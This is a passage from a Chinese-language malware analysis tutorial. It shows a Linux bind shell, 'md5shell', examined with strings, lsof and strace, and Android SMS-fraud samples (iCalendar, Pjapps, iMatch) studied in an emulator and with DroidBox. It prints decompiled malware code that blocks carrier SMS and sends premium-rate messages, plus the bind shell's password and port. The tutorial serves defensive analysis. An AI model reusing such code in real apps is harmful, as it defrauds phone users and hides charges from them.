  9115 root      20   0   2588  1084   820 R  0.3  0.1  0:00.34 top
```

如果我们用 strings 查看下 md5shell 包含的字符串，可以发现里面有个 MD5 字符串，其实它就是登陆密码“secret”：

```

riusksk@ubuntu:~/Desktop$strings md5shell
/lib/ld-linux.so.2 ← 使用到的链接库
_gmon_start_
libc.so.6
_IO_stdin_used
socket ← 套接字
exit
execl
 htons
strncmp
signal
puts
fork
setreuid
_stack_chk_fail
listen ← 监听函数
popen
strlen
send
memset
bind
dup2
unsetenv
recv
fclose
bzero
fread
accept
__libc_start_main
snprintf
GLIBC_2.4
GLIBC_2.0
GLIBC_2.1
PTRh
QVh>
[^_]
/bin/echo -n %s|/usr/bin/md5sum "secret"
5ebe2294ecd0e0f08eab7690d2a6ee69
/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin:..
PATH
HISTFILE
/bin/sh
riusksk@ubuntu:~/Desktop$
```

下面我们再用 lsof 查看下它打开的文件及其网络连接情况，可以发现它已经通过 4444 端口与远程主机 192.168.142.132 建立连接：


```

root@bt:~/Desktop# lsof -p 8891
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
md5shell 8891 root cwd    DIR    8,1      4096 414122 /root/Desktop
md5shell 8891 root rtd    DIR    8,1      4096     2 /
md5shell 8891 root txt    REG    8,1      8133 458376 /root/Desktop/md5shell
md5shell 8891 root mem    REG    8,1    1405508 136069 /lib/tls/i686/cmov/libc-2.
11.1.so
md5shell 8891 root mem    REG    8,1    113964 132157 /lib/ld-2.11.1.so
md5shell 8891 root  0u  CHR  136,0      0t0      3 /dev/pts/0
md5shell 8891 root  1u  CHR  136,0      0t0      3 /dev/pts/0
md5shell 8891 root  2u  CHR  136,0      0t0      3 /dev/pts/0
md5shell 8891 root  3u IPv4  35915      0t0      TCP *:4444 (LISTEN)
md5shell 8891 root  4u IPv4  35916      0t0      TCP 192.168.142.130:4444->192.
168.142.132:38797 (ESTABLISHED)
root@bt:~/Desktop#
```

用 netstat 命令也可查看到当前的网络连接：

```
root@bt:~/Desktop# netstat -a | grep 4444
tcp      0      0 *:4444          *:*          LISTEN
tcp      0      0 192.168.142.130:4444    192.168.142.132:35556  ESTABLISHED
```

我们再用 Wireshark 进行抓包分析，从捕获到数据中我们可以看到远程主机连接到本地的 4444 端口，及其输入的登陆密码“secret”：



其实如果我们用 strace 命令来跟踪 md5shell 及其子进程调用的系统函数及其信号，那么一切都将一目了然，使用时要加上-f-F 选项以显示关于子进程的更多信息：

```
root@bt:~/Desktop# strace -f -F ./md5shell
execve("./md5shell", ["/etc/ld.so.nohwcap"], /* 32 vars */) = 0
brk(0)                                = 0x8920000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb77cc000
access("/etc/ld.so.preload", R_OK)       = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)       = 3
close(3)                               = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0000m\1\0004\0\0\0...", 512) = 512
fstat64(3, {st_mode=S_IFREG|0644, st_size=1405508, ...}) = 0
mmap2(NULL, 1415592, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7662000
mprotect(0xb77b5000, 4096, PROT_NONE)   = 0
mmap2(0xb77b6000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x153) = 0xb77b
mmap2(0xb77b9000, 10664, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb77b9000
close(3)                               = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7661000
set_thread_area({entry_number:-1->6, base_addr:0xb76618d0, limit:1048575, seg_32bit:1, contents:0, r
mprotect(0xb77b6000, 8192, PROT_READ)    = 0
mprotect(0x8049000, 4096, PROT_READ)   = 0
mprotect(0xb77ea000, 4096, PROT_READ)   = 0
munmap(0xb77bc000, 64422)             = 0
rt_sigaction(SIGCHLD, {SIG_IGN, [CHLD], SA_RESTART}, {SIG_DFL, [], 0}, 8) = 0
rt_sigaction(SIGHUP, {SIG_IGN, [HUP], SA_RESTART}, {SIG_DFL, [], 0}, 8) = 0
rt_sigaction(SIGTERM, {SIG_IGN, [TERM], SA_RESTART}, {SIG_DFL, [], 0}, 8) = 0
rt_sigaction(SIGINT, {SIG_IGN, [INT], SA_RESTART}, {SIG_DFL, [], 0}, 8) = 0
clone(Process 10748 attached
child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0xb7661938) = 10748
[pid 10747] exit group(0)              = ?
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3
bind(3, {sa_family=AF_INET, sin_port=htons(4444), sin_addr=inet_addr("0.0.0.0")}, 16) = -1 EADDRINUSE
listen(3, 3)                           = 0
accept(3,
```

### 3.3 总结

在 Linux 平台上的病毒相对 windows 要少得多，而且分析工具也没有 windows 上的那么丰富，大多还是以命令行工具为主，特别是 top、lsof、strace 较为常用，可用来监控文件和进程，甚至网络连接，而抓包工具可以借助 wireshark，这跟 windows 下的操作一样。现在的 Linux/Unix 病毒大多是针对系统漏洞进行开发的，比较有针对性，比如现在流行的 linux auto root 脚本，也是针对各个版本的 linux 系统的提权漏洞进行利用的，包括其它一些 rootkit 也是如此。所以有时在面对 Linux/Unix 病毒时，我们还需要使用 GDB 或者 IDA 进行手工逆向分析，以进一步了解病毒所执行的恶意行为。

## 4、Android 平台下的恶意文件行为分析

### 4.1 环境搭建

#### 4.1.1 创建模拟器

Android SDK: <http://developer.android.com/sdk/index.html>

利用官方提供的 SDK 工具包在 PC 上创建 Android 模拟器，以便于在电脑上逆向分析安卓恶意文件。同时里面还包含有各类工具，例如 adb 调试工具等等。

JDK / JRE: <http://www.oracle.com/technetwork/java/javase/downloads/index.html>

搭建 Java 运行环境，用于运行模拟器、smali、baksmali 和 AXMLPrinter2 等 jar 程序。

#### 4.1.2 编译器与反编译器

*Smali* 和 *baksmali*: <http://code.google.com/p/smali/>

两者分别用于对 dex 文件进编译与反编译，在破解手机软件及在软件中加入恶意代码上运用较多。若在对恶意 dex 文件进行逆向分析才偶而会用到 baksmali，多数情况下，大家还是会选择 dex2jar 进行格式转换，然后再用 jar 反编译器进行分析。

*Java Decompiler GUI*: <http://java.decompiler.free.fr/>

一款 JAVA 反编译器，具有 GUI 界面，通常是在将 dex 转换为 jar 后，再用此工具进行反编译。

#### 4.1.3 格式转换器

*Dex2jar*: <http://code.google.com/p/dex2jar/>

用于将 dex 文件转换成 jar 格式，便于使用 java 反编译器进行分析。

#### 4.1.4 布局文件查看工具

*AXMLPrinter2*:

<http://code.google.com/p/android4me/downloads/detail?name=AXMLPrinter2.jar&can=2&q=>

用于查看 apk 中的布局 xml 文件，否则若用记事本直接打开将会是一堆乱码。

#### 4.1.5 综合工具

*ApkTool-GUI*: <http://bbs.pediy.com/showthread.php?t=137114>

一款集合 baksmali、smali、dex2jar、apktool、aapt、asm-debug-all、commons-io、slf4j 等多项工具，并具有 GUI 界面的软件，使操作更为简单化，提高分析效率。

#### 4.1.6 行为监控工具

*DroidBox*: <http://code.google.com/p/droidbox/>

Android 平台下的沙盘系统，用于动态分析恶意文件。

*LBE 隐私卫士*: <http://www.lbesec.com/>

国内首款 Android 平台下的主动防御软件，可监控手机上的付费行为、网络连接、GPS 定位等功能。该软件必须以 root 权限运行，旧版软件无法自动以 root 权限运行，但在新版中已经实现了该功能。

*androidAuditTools*: <https://github.com/wuntee/androidAuditTools>

可用于监测软件的文件操作行为，例如创建、删除或者修改了哪些文件。安装前还得安装 Ruby 运行环境，然后利用 gem 安装 trollop、colored:

```
gem install trollop -r  
gem install colored -r
```

接着将 androidAuditTools 复制到 ruby 安装目录下的 bin 文件夹中，同时将 android sdk 中的 adb.exe 和 AdbWinApi.dll 两个文件也复制到 bin。一般我们只使用到 androidAuditTools\bin 目录下的 fsdiff.rb 工具，用它来比较 apk 程序安装前后的文件情况。该工具在 windows 平台下表现并不太理想，很多情况下都无法检测出来。

#### 4.1.7 在线病毒扫描站点

除了在 2.1.6 节所提到的在线扫描站点外，还有以下专门针对手机病毒进行扫描的网站：

手机之家恶意软件检测: <http://isafe.imobile.com.cn/>

该网站提供了安全管家、360 安全卫士、QQ 手机管家三款扫描引擎，除了判断是否为病毒外，还给出样本所具有的能力，以及 apk 中所包含的详细文件列表。经过多次上传病毒样本测试，发现只有 360 安全助手都能识别出来，其余两款还有待提高。

网秦在线检测：<http://scan.netqin.com/>

由网秦公司提供的在线手机病毒扫描站点，支持多平台的手机软件，准确率还可以，并且提供类似病毒的分析报告，便于作进一步的行为分析。

Mobile Sandbox: <http://www.mobile-sandbox.com/upload.php>

针对 Andoird 软件进行静态分析，给出程序调用到的危险函数及接收器，还有程序具有的权限。

### 4.3 分析过程

下面以 iCalendar 病毒为例进行分析，可先将样本上传到在线扫描站点上，以帮助判断是否为病毒，下面是扫描结果：

#### 软件包信息：

软件名称：com.mj.iCalendar(iCalendar)

软件大小：764K

操作系统：andriod

#### 检测结果：



危险原因：包含病毒MSO.MJ.F 请点击病毒名查看病毒描述！

然后利用 adb 将样本安装到模拟器上：

```
adb install iCalendar.apk
```

安装后查看软件拥有的权限，可以发现该病毒拥有一些敏感权限，比如发送付费短信等，如下所示：



安装后的软件名称叫“兔兔日历”，打开后点击 5 次即可执行恶意行为：发送扣费短信，每次扣取话费 1 元，下图就是开启 LBE 隐私卫士后的拦截画面：



该软件还会拦截 10086、10000 等多个官方移动号码，再回头看下上方的软件权限，可看到它有接收短信的权限，如果你现在连接到模拟器后，用以下命令发送短信是无法被中毒手机接收到的：

```
telnet localhost 5554
```

```
sms send 10086 801
```

但这些行为若没经过静态分析一般是无法知晓的，我们自然也就无法去触发恶意行为，还有一些需要手机重启、收发短信、打电话之类的操作才能产生恶意行为的，更有甚者，还得等安装 2 小时之后才能触发的，另外还会有检测短信中心号码是否以 100\*\*\*开头的，是才发送扣费短信，但模拟器下的短信中心号码是为 NULL 的。还有其它一些行为是监测不到的，比如“Pjapps”病毒会向手机上安装的各个浏览器添加书签，这些行为大多得通过静态分析获悉：



对于网络监控，我们可以使用 `tcpdump`，这在模拟器里面有自带，因为 android 也是基于 linux 系统的，操作如下：

- 1、先用 `adb shell` 连接模拟器；
- 2、开启 `tcpdump -p -vv -s 0 -w /data/local/capture.cap`
  - 参数 `-p`: 关闭混杂模式；
  - 参数 `-vv`: 显示详细信息；
  - 参数 `-s 0`: 捕获所有数据包，阻止漏掉；
  - 参数 `-w`: 设置输出文件路径及名称。
- 3、最后用 `adb pull` 将 `capture.cap` 从模拟器复制到主机上，再用 Wireshark 打开查看。

```
D:\riusksk\安卓程序逆向\android-sdk-windows\platform-tools>adb shell
# tcpdump -p -vv -s 0 -w /data/local/capture.cap
tcpdump -p -vv -s 0 -w /data/local/capture.cap
tcpdump: listening on eth0, link-type EN10MB <Ethernet>, capture size 65535 bytes
^Ct 40
D:\riusksk\安卓程序逆向\android-sdk-windows\platform-tools>adb pull /data/local/
capture.cap
121 KB/s <3981 bytes in 0.032s>
```

下面是“Pjapps”病毒的网络连接情况，它尝试连接 3 个恶意网站，但目前这些网站都已经无法访问了，不然病毒会从上面下载另外的恶意 apk 文件在后台安装并运行，并根据返回的指令执行特定操作，同时还会读取短信及 IMEI、IMSI 等用户信息：



Filter: (ip.addr eq 10.0.2.15 and ip.addr eq 10.0.2.3)							Expression...	Clear	Apply
No.	Time	Source	Destination	Protocol	Length	Info			
5956	1489.23948	10.0.2.15	10.0.2.3	DNS	68	Standard query A ya3k.com			
5957	1489.33841	10.0.2.3	10.0.2.15	DNS	68	Standard query response, Server failure			
5958	1489.40042	10.0.2.15	10.0.2.3	DNS	68	Standard query A ya3k.com			
5959	1489.47222	10.0.2.3	10.0.2.15	DNS	68	Standard query response, Server failure			
5960	1489.51170	10.0.2.15	10.0.2.3	DNS	68	Standard query A ya3k.com			
5961	1489.59946	10.0.2.3	10.0.2.15	DNS	68	Standard query response, Server failure			
5970	1491.09188	10.0.2.15	10.0.2.3	DNS	68	Standard query A ju5o.com			
5971	1491.34233	10.0.2.3	10.0.2.15	DNS	68	Standard query response, Server failure			
5972	1491.36107	10.0.2.15	10.0.2.3	DNS	68	Standard query A ju5o.com			
5973	1491.44866	10.0.2.3	10.0.2.15	DNS	68	Standard query response, Server failure			
5974	1491.45250	10.0.2.15	10.0.2.3	DNS	68	Standard query A ju5o.com			
5975	1491.52463	10.0.2.3	10.0.2.15	DNS	68	Standard query response, Server failure			
5976	1491.54220	10.0.2.15	10.0.2.3	DNS	68	Standard query A ju5o.com			
5977	1491.61410	10.0.2.3	10.0.2.15	DNS	68	Standard query response, Server failure			
5978	1491.68256	10.0.2.15	10.0.2.3	DNS	68	Standard query A mlo6.com			
5983	1492.00228	10.0.2.3	10.0.2.15	DNS	68	Standard query response, Server failure			
5984	1492.01635	10.0.2.15	10.0.2.3	DNS	68	Standard query A mlo6.com			
5985	1492.15962	10.0.2.3	10.0.2.15	DNS	68	Standard query response, Server failure			
5986	1492.20021	10.0.2.15	10.0.2.3	DNS	68	Standard query A mlo6.com			

下面介绍下 DroidBox 沙盘系统，可以更为全面的监控 android 程序行为，包括文件操作、电话、短信、网络请求等等，实现更为自动化的行为监测。DroidBox 作者只在 Linux 和 MAC 下测试成功，我在 WIN7 下测试失败，后来在 BT5 下搭建成功，操作步骤如下：

```
# 启动创建的 AVD，这里创建的 AVD 名称为 android-2.1
```

```
root@bt: ~/Desktop/android-sdk/tools# ./android

# 下载 system, ramdisk 和 zImage 内核镜像，并将其保存到/android-sdk/tools 目录下
root@bt: ~/Desktop/android-sdk/tools# wget
http://droidbox.googlecode.com/files/systemAlpha.img
root@bt: ~/Desktop/android-sdk/tools# wget
http://droidbox.googlecode.com/files/ramdisk.img
root@bt: ~/Desktop/android-sdk/tools# wget
http://droidbox.googlecode.com/files/zImage

# 下载日志过滤器 logcatfilter.py，并将其保存到/android-sdk/platform-tools/adb 目录下，并更改它的权限为可执行的
root@bt: ~/Desktop/android-sdk/platform-tools/adb/# wget
http://droidbox.googlecode.com/files/logcatfilter.py
root@bt: ~/Desktop/android-sdk/platform-tools/adb/# chmod +x
logcatfilter.py

# 利用上面下载的镜像启动模拟器
root@bt: ~/Desktop/android-sdk/tools# ./emulator -avd android-2.1 -system
systemAlpha.img -ramdisk ramdisk.img -kernel zImage &

# 设置系统属性，选择可移植解释器，若遇到“error: device offline”这样的错误，可能是模拟器尚未完全启动，可重试几次
root@bt: ~/Desktop/android-sdk/platform-tools# ./adb shell setprop
dalvik.vm.execution-mode int:portable

# 安装 apk 病毒文件
root@bt: ~/Desktop/android-sdk/platform-tools# ./adb install virus.apk

# 清除系统日志
root@bt: ~/Desktop/android-sdk/platform-tools# ./adb logcat -c

# 启动 logcatfilter.py 解析日志
root@bt: ~/Desktop/android-sdk/platform-tools# ./adb logcat dalvikvm:W
*:S | python logcatfilter.py
```

下面就是 logcatfilter.py 输出的日志内容，是我在 android 上打开一些程序后的记录，其中包括病毒与正常程序的行为记录：

```
root@bt: ~/Desktop/android-sdk/platform-tools# ./adb logcat dalvikvm:W
*:S | python logcatfilter.py
```

```
[*] Collected 48 sandbox logs                               gs)
```

```
[File activities]
```

```
-----
```

[Read operations]

-----

[1314708597.6]  
/data/data/com.android.browser/shared\_prefs/com.android.browser\_preferences.xml?/proc/715/fd/27 Fd: 27  
[1314708597.6]  
/data/data/com.android.browser/shared\_prefs/BookmarkPage.xml?? Fd: 33  
[1314708629.06] /system/usr/share/zoneinfo/zoneinfo.dat Fd: 31  
[1314708640.4] /data/data/droidbox.tests/files/myfilename.txt Fd: 26  
[1314708640.4] /data/data/droidbox.tests/files/myfilename.txt Fd: 26  
[1314708640.41] /data/data/droidbox.tests/files/myfilename.txt Fd: 26  
[1314708722.73]  
/data/data/com.mj.iMatch/shared\_prefs/iBookT.xml??+@YBx^ Fd: 27  
[1314708723.04] /data/data/com.mj.iMatch/shared\_prefs/iMatch.xml Fd: 28

[Write operations]

-----

[1314708597.6]  
/data/data/com.android.browser/shared\_prefs/BookmarkPage.xml?????  
Fd: 33  
[1314708615.68] /data/data/com.mj.iCalendar/shared\_prefs/iBookT.xml@

---

?B??----- Fd: 30  
[1314708640.39] /data/data/droidbox.tests/files/myfilename.txt Fd: 26  
[1314708727.49] /data/data/com.mj.iMatch/shared\_prefs/iMatch.xmlh? Fd:

32

[Crypto API activities]

-----

[1314708640.76] Key:{0, 42, 2, 54, 4, 45, 6, 7, 65, 9, 54, 11, 12, 13, 60, 15}  
Algorithm: AES  
[1314708640.79] Operation:{encryption} Algorithm: AES  
Data:{35686800004141120}

[1314708640.8] Key:{0, 42, 2, 54, 4, 45, 6, 7, 65, 9, 54, 11, 12, 13, 60, 15}  
Algorithm: AES  
[1314708640.81] Operation:{decryption} Algorithm: AES  
Data:{35686800004141120}

[1314708640.82] Key:{0, 42, 2, 54, 4, 45, 6, 8} Algorithm: DES  
[1314708640.83] Operation:{encryption} Algorithm: DES  
Data:{35686800004141120}

[1314708640.83] Key:{0, 42, 2, 54, 4, 45, 6, 8} Algorithm: DES  
[1314708640.83] Operation:{decryption} Algorithm: DES  
Data:{35686800004141120}

[Network activity]

---

[Opened connections]

---

[1314708597.6]	Destination: www.google.com Port: 80
[1314708597.6]	Destination: riusksk.blogbus.com Port: 80
[1314708597.6]	Destination: www.google.com Port: 80
[1314708607.4]	Destination: riusksk.blogbus.com Port: 80
[1314708610.72]	Destination: mm.admob.com Port: 80
[1314708616.02]	Destination: r.admob.com Port: 80
[1314708618.13]	Destination: www.google.com Port: 80
[1314708619.03]	Destination: r.admob.com Port: 80
[1314708622.06]	Destination: r.admob.com Port: 80
[1314708628.5]	Destination: riusksk.blogbus.com Port: 80
[1314708629.89]	Destination: conf.3g.qq.com Port: 80
[1314708640.67]	Destination: www.google.com Port: 80
[1314708640.86]	Destination: code.google.com Port: 80
[1314708651.92]	Destination: riusksk.blogbus.com Port: 80
[1314708661.79]	Destination: www.google.com Port: 80
[1314708672.93]	Destination: riusksk.blogbus.com Port: 80
[1314708682.87]	Destination: www.google.com Port: 80
[1314708693.95]	Destination: riusksk.blogbus.com Port: 80
[1314708722.8]	Destination: mm.admob.com Port: 80
[1314708728.44]	Destination: r.admob.com Port: 80
[1314708731.45]	Destination: r.admob.com Port: 80
[1314708739.61]	Destination: r.admob.com Port: 80

[Outgoing traffic]

---

[1314708630.4]	Destination: conf.3g.qq.com Port: 80 Data: POST /newConf/n HTTP/1.1
[1314708630.58]	Destination: conf.3g.qq.com Port: 80
??????????	Data: ?????????????????5025722ED998811C?? ????????????????????????????????????#6??

[Intent receivers]

---

[Permissions bypassed]

---

[Information leakage]

```


-----
[Sent SMS]

-----
[1314708615.63] Number: 1066185829
                  Message: 921X1
[1314708661.97] Number: 0735445281
                  Message: Sending sms...

-----
[Phone calls]

-----
[1314708661.97] Number: 123456789
[1314708662.34] Number: 123456789

```



对于 Android 病毒的分析，目前国内外大多还是以静态分析为主，一些用于动态分析的工具较少。下面主要讲下 Android 病毒的静态分析方法，这里直接以 ApkTool-GUI 工具作为主要工具，至于命令行下的 dex2jar、baksmali……有兴趣的朋友可以自行研究。

下面针对“珍宝大挪移”病毒进行静态分析，可先将 apk 等相关文件进行反编译，然后再作进一步的代码分析，具体步骤如下：


- 1、用 ApkTool-GUI 上面的“反编译 APK”功能将 apk 病毒文件反编译，反编译后的文件会存放在与 apk 文件同名的文件夹下，这里文件夹名称为“\_com.mj.iMatch\_1\_1.0”；
- 2、再将 apk 中的 classes.dex 提取出来，然后用“dex 转 jar”功能将其转换为 jar 格式，转换后的默认文件名为 classes.dex.dex2jar.jar；
- 3、最后用 Java Decomplier-gui 打开上面转换后的 classes.dex.dex2jar.jar 文件进行代码分析。

接下来我们先查看下 AndroidManifest.xml，看下该病毒所拥有的权限及其设置的监听器：

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest android:versionCode="1" android:versionName="1.0" package="com.mj.iMatch"
3   xmlns:android="http://schemas.android.com/apk/res/android">
4     <application android:label="@string/app_name" android:icon="@drawable/icon" android:debuggable="true">
5       <activity android:label="@string/app_name" android:name=".IMatch" android:screenOrientation="portrait">
6         <intent-filter>
7           <action android:name="android.intent.action.MAIN" />
8           <category android:name="android.intent.category.LAUNCHER" />
9         </intent-filter>
10        </activity>
11        <receiver android:name="com.mj.utils.MJRceiver" android:enabled="true">
12          <intent-filter android:priority="101">
13            <action android:name="android.provider.Telephony.SMS_RECEIVED" />
14          </intent-filter>
15        </receiver>
16        <meta-data android:name="ADMOB_PUBLISHER_ID" android:value="a14ctf13da97c54" />
17        <meta-data android:name="ADMOB_INTERSTITIAL_PUBLISHER_ID" android:value="a14ctf13da97c54" />
18        <meta-data android:name="ADMOB_ALLOW_LOCATION_FOR_ADS" android:value="true" />
19        <activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen" android:name="com.admob.android.ads.AdMobActivity"
20          android:configChanges="keyboard|keyboardHidden|orientation" />
21          <receiver android:name="com.admob.android.ads.analytics.InstallReceiver" android:exported="true">
22            <intent-filter>
23              <action android:name="com.android.vending.INSTALL_REFERRER" />
24            </intent-filter>
25          </receiver>
26        </application>
27        <uses-permission android:name="android.permission.INTERNET" />
28        <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
29        <uses-permission android:name="android.permission.RESTART_PACKAGES" />
30        <uses-permission android:name="android.permission.RECEIVE_SMS" />
31        <uses-permission android:name="android.permission.SEND_SMS" />
32    </manifest>
33

```



现看下短信接收监听器 com.mj.utils.MJRceiver，可以发现它对 10086、10000、10010、1066133、10655133、10621900、10626213、106691819、10665123085 等多个号码发来的短信进行拦截：

```

try
{
    String str = localSmsMessage2.getDisplayOriginatingAddress();
    if (( "10086".equals(str) || ("10000".equals(str)) || ("10010".equals(str)) || ("1066133".equals(str)) || ("10655133".equals(str)) ||
        m += 1;
}
catch (Exception localException)
{
    while (true)
        abortBroadcast();
}

```

我们再来看下 com.mj.utils.MJUtils，可以发现它发送了一些收费短信：

```

private void sendCM()
{
    SmsManager localSmsManager = SmsManager.getDefault();
    Context localContext = this.context;
    Intent localIntent = new Intent();
    PendingIntent localPendingIntent1 = PendingIntent.getBroadcast(localContext, 0, localIntent, 0);
    PendingIntent localPendingIntent2 = null;
    localSmsManager.sendTextMessage("10621900", null, "M6307AHD", localPendingIntent1, localPendingIntent2);
}

private void sendCM1()
{
    SmsManager localSmsManager = SmsManager.getDefault();
    Context localContext = this.context;
    Intent localIntent = new Intent();
    PendingIntent localPendingIntent1 = PendingIntent.getBroadcast(localContext, 0, localIntent, 0);
    PendingIntent localPendingIntent2 = null;
